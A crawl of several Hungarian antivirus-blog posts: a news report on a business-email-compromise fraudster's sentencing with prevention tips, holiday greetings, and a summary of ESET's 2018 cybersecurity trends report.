
A könnyen megszerezhető pénz, mint a bűnözői motivációk netovábbja, már évek óta oka és célja tevékenységüknek. Elég csak a tíz évvel korábbi hamis antivírus "biznisz" akkori bevételeire gondolni: 32 millió forint hetente című posztunkban az orosz Bakasoftware bűnszövetkezet zsebeiben turkáltunk 2008-as lebukásuk után.

De ez a motívum mindmáig fennáll, **évről évre erősebb "pénztermelő ágazattá" vált a számítógépes bűnözés, 2015-ben egy átlagos ransomware banda havi 1 millió dollárt keresett adómentesen.**



Szóval aki végigrágta magát Kevin Mitnick könyvein, tudja, hogy a social engineeringnél kevés hatékonyabb dolog létezik a Naprendszerben. A megtévesztés magasiskolája többek közt az a csalási forma, ahol **a rendszeres céges utalások ismeretében például az egyik partner nevében azzal jelentkeznek, hogy a cégük számlaszáma megváltozott, ám új számlaszámként viszont a saját számlaszámukat adják meg.**

De az is gyakori forma, hogy a visszaélés során alapos belső információkkal rendelkezve **a főnök nevében (például feltörve a levelezését) arra utasítják a pénzügyi osztály vezetőjét, hogy bizalmasan kezelve azonnal hajtson végre egy nagy összegű átutalást.** Legtöbbször utólag derül csak ki, hogy csalók ezt a mesét használták a vállalati számla megcsapolására.



És ezzel a felütéssel kanyarodunk rá a mostani esetünkre. Horogra akadt, és 3 év 5 hónap letöltendő börtönbüntetést kapott az a David Chukwuneke Adindu nevű **nigériai férfi, aki 2014. és 2016. között számos céget vert át hasonló módszerekkel. Több ezer vállalkozást becsapva mintegy 25 millió dollárt sikerült megszereznie. A megtévesztő e-maileket belsős munkatársak nevével visszaélve írta, és ezekben hamis számlák kiegyenlítését kérte.**

A new-yorki ítéletnek az üdvözlendő 41 havi elzárás mellett akad azért egy igen furcsa része, hogy szemben az okozott 25 millióval "csak" 1.4 millió USD-t követeltek vissza az elkövetőtől.



A fent említett átverési módszerekre mára egész bűnözői iparág alapult, így érdemes lehet megelőző óvintézkedéseket tenni. Bár valamilyen szinten a bankok is szűrik és monitorozzák a gyanús tranzakciókat, **hasznos, ha a pénzügyi osztályunkon belül is történik hasonló ellenőrző mechanizmus. Minden átutalás csak több munkatárs párhuzamos jóváhagyása után indulhasson útjára, és a szokatlan tranzakciókat még teljesítés előtt célszerű alternatív csatornákon - telefonon, személyesen, e-mailben, üzenetben, stb**. - is ellenőrizni a biztonság kedvéért.

A "főnök bizalmas utalása" trükk pedig mára már minden könyvelőnek fel kell, hogy tűnjön, tehát utalás előtt ezt is egy gyors telefonnal vagy személyes egyeztetéssel érdemes tisztázni az érintettel, mielőtt megtörténne a nagyobb baj.

Megosztom tumblr. Tweet Pin it +1 Tetszik 0

Szólj hozzá!
Címkék: social csalás átverés hamis számla céges megtévesztés engineering átutalás welivesecurity.com

Ajánlott bejegyzések:


Hamis Androidos alkalmazások a Google




Az vagy, amit elhiszel


A social engineering 1000 arca



Telekom számla vagy mégsem II.



WhatsApp előfizetés hosszabbítás vagy mégsem

Playen

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/13510085

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

keresés

Keresés

Keresés

tweetz

Tweets by @antivirusblog

Csizmazia István
@antivirusblog

"Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ítéli, a dolgozók túl sokáig vannak vécén vagy túl sokat vakaróznak.": ow.ly/kvXv30ib5bE

Bizarr karpereccel ellenőriznék a dolgozók minden egy...
Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ít...
24.hu

Feb 3, 2018

Csizmazia István
@antivirusblog

Russian accused of hacking extradited to U.S. from Spain: ow.ly/PrHX30ib55s

Russian accused of hacking extradited to U.S. from Spain
A Russian man accused of operating a network of infected co...
reuters.com

Feb 3, 2018

Csizmazia István
@antivirusblog

Ebay Is Finally Breaking It Off With PayPal, Which Is Doing Just Great By the Way:

Embed View on Twitter

Tweets by @antivirusblog

Facebook

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. Túlélési tippek Windows XP-hez
4. Telekom számla vagy mégsem II.
5. Ezek voltak a legjobb hacker mozik

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

Rambo archívum

pcw cikkz

A Vírusok Varázslatos Világa 01.
VVV 02.
VVV 03.
VVV 04.
VVV 05.
VVV 06.
VVV 07.
VVV 08.
VVV 09.
VVV 10.
VVV 11.
VVV 12.
VVV 13.
VVV 14.
VVV 15.
VVV 16.
VVV 17.
VVV 18.
VVV 19.
VVV 20.
VVV 21.
VVV 22.
VVV 23.
VVV 24.
VVV 25.
VVV 26.
VVV 27.
VVV 28.
VVV 29.
VVV 30.
VVV 31.
VVV 32.
VVV 33.
VVV 34.

VVV 35.
VVV 36.
VVV 37.
VVV 38.
VVV 39.
VVV 40.

biztonság

Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek

accountz

Belépés

Ezen az oldalon sütiket használunk.
A böngészéssel ezt elfogadod. További információk

KÖVETÉS

347

Antivírus blog

vírusok, férgek, botnetek, kártevők

Kellemes Karácsonyi Ünnepeket!


2017. december 24. 11:53 - Csizmazia Darab István [Rambo]

Boldog Karácsonyt és sikerekben gazdag Új Évet kívánunk az oldal minden látogatójának!



Következő posztunkban **hamarosan a jövő évi kártevő trendekről** fogunk írni, valamint **régi szokásunk szerint azt is megnézzük majd, mennyire váltak be az idei év elején kiadott jóslatok**, előrejelzések.




MERRY FORCE
BE WITH YOU




MERRY CHRISTMAS


BONUS
9000
HIGH SCORE
1225420







Megosztom tumblr. Tweet Pin it +1 Tetszik 0

Szólj hozzá!
Címkék: karácsony xmas boldog ünnepeket 2017.


Ajánlott bejegyzések:


Kellemes Karácsonyi Ünnepeket!


Laptopokat és okostelefonokat hagyunk el


Kellemes Karácsonyi Ünnepeket


Közelgő Karácsony, szaporodó adathalászat



Kellemes Karácsonyi Ünnepeket

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/13521837

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

keresés

Keresés

Keresés

tweetz

Tweets by @antivirusblog

Facebook

Tovább a Facebook-ra

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. Túlélési tippek Windows XP-hez
4. Telekom számla vagy mégsem II.
5. Ezek voltak a legjobb hacker mozik

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

Rambo archívum

pcw cikkz

A Vírusok Varázslatos Világa 01.
VVV 02.

VVV 03.
VVV 04.
VVV 05.
VVV 06.
VVV 07.
VVV 08.
VVV 09.
VVV 10.
VVV 11.
VVV 12.
VVV 13.
VVV 14.
VVV 15.
VVV 16.
VVV 17.
VVV 18.
VVV 19.
VVV 20.
VVV 21.
VVV 22.
VVV 23.
VVV 24.
VVV 25.
VVV 26.
VVV 27.
VVV 28.
VVV 29.
VVV 30.
VVV 31.
VVV 32.
VVV 33.
VVV 34.
VVV 35.
VVV 36.
VVV 37.
VVV 38.
VVV 39.
VVV 40.

biztonság

Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek

KÖVETÉS

336

Antivírus blog

vírusok, férgek, botnetek, kártevők

2018-as kiberbiztonsági trendek


2017. december 28. 09:54 - Csizmazia Darab István [Rambo]

Az ESET kiadta a jövő évre szóló kiberbiztonsági előrejelzését. A "Cybersecurity Trends 2018: The Cost of our Connected World" című jelentésben a szakértők bemutatják azokat a kiberbiztonsággal kapcsolatos területeket, amelyekre várhatólag a legnagyobb figyelem összpontosul majd 2018-ban.



A jelentés leginkább a **zsarolóvírusokra, a kritikus infrastruktúrák elleni támadásokra, a várható kártevőkre és a kiberbűnözők elleni küzdelemre fókuszál, azonban a választási kampányokat fenyegető kibertámadások és az adatbiztonság is** kiemelt figyelmet kap az összefoglalóban.

Miközben sok vállalat továbbra is hatalmas összegeket utal a zsarolóvírusok készítőinek, ahelyett, hogy a kiberbiztonsági védelmét fejlesztené, a jelentés tanulságai szerint ez a sajnálatos hozzáállás várhatóan 2018-ban is folytatódni fog.



Stephen Cobb, az ESET biztonsági kutatója szerint miközben úgy tűnik, hogy számos nagyvállalat egyre komolyabban veszi a kiberbiztonságot, és megkapják az eredményes munkához szükséges költségvetést és

vezetői támogatást, addig **a nekik beszállításokat végző és szolgáltatásokat nyújtó kisebb vállalkozások továbbra is küzdenek a biztonsággal, így vonzó célpontot jelentenek a bűnözők számára.**

Ő volt az egyébként, aki 2017-ben megjósolta a kritikus infrastruktúrák elleni támadásokat is.




Az **ESET sikeres együttműködése a Microsofttal, az Europollal és az FBI-al a Gamarue botnethez kapcsolódó letartóztatásokhoz vezetett**. A jelentés kiemelt figyelmet szentel a biztonsági cégek és a bűnüldöző szervek együttműködésének, ez továbbra is igen fontos és hasznos terület annak érdekében, hogy az internet használata mindenki számára biztonságosabb lehessen. és a nemzetközi bűnbandákra hatékonyan le lehessen csapni.

A világ minden országában hangsúlyos témaként jelent meg 2017-ben a választások esetleges manipulálhatósága. Vajon valóban manipulálhatók a leadott szavazatok, és a hactivisták meg tudják változtatni a választók véleményét, befolyásolva a szavazás végeredményét? Az országoknak 2018-ban meg kell tenniük az ezzel kapcsolatos megelőző intézkedéseket, hogy megvédjék saját demokratikus folyamataik digitális biztonságát.



A 2018 májusától alkalmazandó GDPR szabályozás a korábbi adatvédelmi irányelvet váltja fel, és a határidő közeledtével egyre növekednek az adatvédelemmel kapcsolatos aggodalmak.

A jelentésben az ESET szakemberei az adatgyűjtés felhasználói tudatosságára összpontosítanak, **kiemelve az IoT révén begyűjtött adatokban rejlő kockázatokat és hangsúlyozva a jelentős büntetéseket, amelyek a cégeket fenyegetik,** ha nem képesek megfelelő védelmet kínálni az általuk kezelt személyes adatoknak.



A technológiai innovációk már 2017-ben is jelentős lehetőségekkel kecsegtettek a digitális világban, miközben az új fejlesztésű eszközök számos biztonsági hiányossággal küzdenek, emiatt pedig **a felhasználókat célzó újszerű fenyegetések jelentek meg. Idén azt is láthattuk, hogy a kiberbűnözők egyre inkább a felhasználók személyes adatainak megszerzésére összpontosították támadásaikat.**



Emiatt a technikai védekezés mellett **2018-ban a felhasználóknak növelniük kell a kibertámadásokkal kapcsolatos tudatosságukat is és még több felelősséggel kell kezelniük digitális világukat.**

A teljes részletes, angol nyelvű jelentés a welivesecurity.com oldalról tölthető le, az alábbi linkről.
https://www.welivesecurity.com/wp-content/uploads/2017/12/ESET_Trends_Report_2018.pdf

Megosztom tumblr. Tweet Pin it +1 Tetszik 0

1 komment
Címkék: trend jóslat éves előrejelzés eset veszélyek 2018 kiberbiztonság

Ajánlott bejegyzések:


Beváltak-e a 2017-es jóslatok?




Kártevő előrejelzés - Ez vár ránk 2016-ban


Kártevő előrejelzés - Ez vár ránk 2015-ben



A megjósolt trendek felé haladunk



2017. a Ransomware of Things éve lesz

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/13529087

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Tomi1977 2017.12.30. 08:07:44

Kedves István!

A következőt szeretném kérdezni: Az új 11-es NOD 32 Antivirus termékjellemzőinél említik a zsaroló vírusok elleni védelmet. 2017. év egyértelműen erről szólt, és nyilván 2018-ban is tartani lehet tőlük, ezért fontos, hogy védve legyünk tőlük.
A NOD 32 miként teszi ezt? Ez egy adatbázis alapján történő kiszűrést jelent csak, vagy egyéb technológiát is alkalmaz, aminek segítségével esetleg még eddig ismeretlen variánst is képes kiszűrni?
Én eléggé tartok ezektől a fenyegetésektől, bár eddig elkerültek engem, de olvasva a cikkeket a veszély valós.
Köszönöm válaszod előre is!

Válasz erre

keresés

Keresés

Keresés

tweetz

Tweets by @antivirusblog

Facebook

Tovább a Facebook-ra

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. Túlélési tippek Windows XP-hez
4. Telekom számla vagy mégsem II.
5. Ezek voltak a legjobb hacker mozik

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

Rambo archívum

pcw cikkz

A Vírusok Varázslatos Világa 01.
VVV 02.
VVV 03.
VVV 04.
VVV 05.
VVV 06.
VVV 07.
VVV 08.
VVV 09.
VVV 10.
VVV 11.
VVV 12.
VVV 13.
VVV 14.
VVV 15.

VVV 16.
VVV 17.
VVV 18.
VVV 19.
VVV 20.
VVV 21.
VVV 22.
VVV 23.
VVV 24.
VVV 25.
VVV 26.
VVV 27.
VVV 28.
VVV 29.
VVV 30.
VVV 31.
VVV 32.
VVV 33.
VVV 34.
VVV 35.
VVV 36.
VVV 37.
VVV 38.
VVV 39.
VVV 40.

biztonság

Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek



KÖVETÉS

363

Antivírus blog

vírusok, férgek, botnetek, kártevők

Boldog Új Évet Kívánunk! - 2018.

2017. december 31. 14:40 - Csizmazia Darab István [Rambo]

Itt a Szilveszter, az esztendő utolsó napja, búcsúznak az Óévtől a blog szerkesztői, tanácsadói testülete, a teljes jogkörrel felruházott igazgatótanácsi tagság, valamint a felügyelő bizottság, és a felügyelő bizottságot felügyelő bizottság tagjai ;-)



Megköszönjük az idei figyelmet, és az Antivirus.blog nevében Minden Kedves Olvasónknak Egészségben, sikerekben gazdag, feltörés- , vírus és adatszivárgásmentes Boldog Új Esztendőt kívánunk!













Megosztom tumblr. Tweet Pin it +1 Tetszik 0

[1 komment]

Címkék: [új] [köszöntés] [boldog] [évvége] [évet] [2018.]

Ajánlott bejegzések:



[Boldog Új Évet Kívánunk! - 2015]



[Boldog Új Évet Kívánunk!]



[Boldog Új Évet Kívánunk!]



[Beváltak-e az idei jóslatok?]



[Boldog Új Évet Kívánunk! - 2016.]

A bejegzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/13536565

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.



johni196 · **https://jhoni196.blogspot.hu/** **2018.01.01. 17:45:56**

Neked is!! :) ;)

Válasz erre

keresés

Keresés

Keresés

tweetz

Tweets by @antivirusblog

Facebook

Tovább a Facebook-ra

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. Túlélési tippek Windows XP-hez
4. Telekom számla vagy mégsem II.
5. Ezek voltak a legjobb hacker mozik

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

- Rambo archívum

pcw cikkz

- A Vírusok Varázslatos Világa 01.
- VVV 02.
- VVV 03.
- VVV 04.
- VVV 05.
- VVV 06.
- VVV 07.
- VVV 08.
- VVV 09.
- VVV 10.
- VVV 11.
- VVV 12.
- VVV 13.
- VVV 14.
- VVV 15.
- VVV 16.
- VVV 17.
- VVV 18.
- VVV 19.
- VVV 20.
- VVV 21.
- VVV 22.
- VVV 23.
- VVV 24.
- VVV 25.
- VVV 26.
- VVV 27.
- VVV 28.
- VVV 29.
- VVV 30.
- VVV 31.
- VVV 32.
- VVV 33.
- VVV 34.
- VVV 35.
- VVV 36.
- VVV 37.
- VVV 38.
- VVV 39.
- VVV 40.

biztonság

- Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
- Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
- Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
- Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
- Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

- @zh4ck Twitter
- Appleblog
- Bardóczi Ákos webleletei
- Bardóczi Reblog
- Business & Café
- Értékőrző
- Gép új világ
- Guru Boy Blog
- Intelligens vagyonvédelem
- Jump ESP, jump!
- Legenda vadász

atomz

- RSS 2.0
  bejegyzések, kommentek
- Atom
  bejegyzések, kommentek

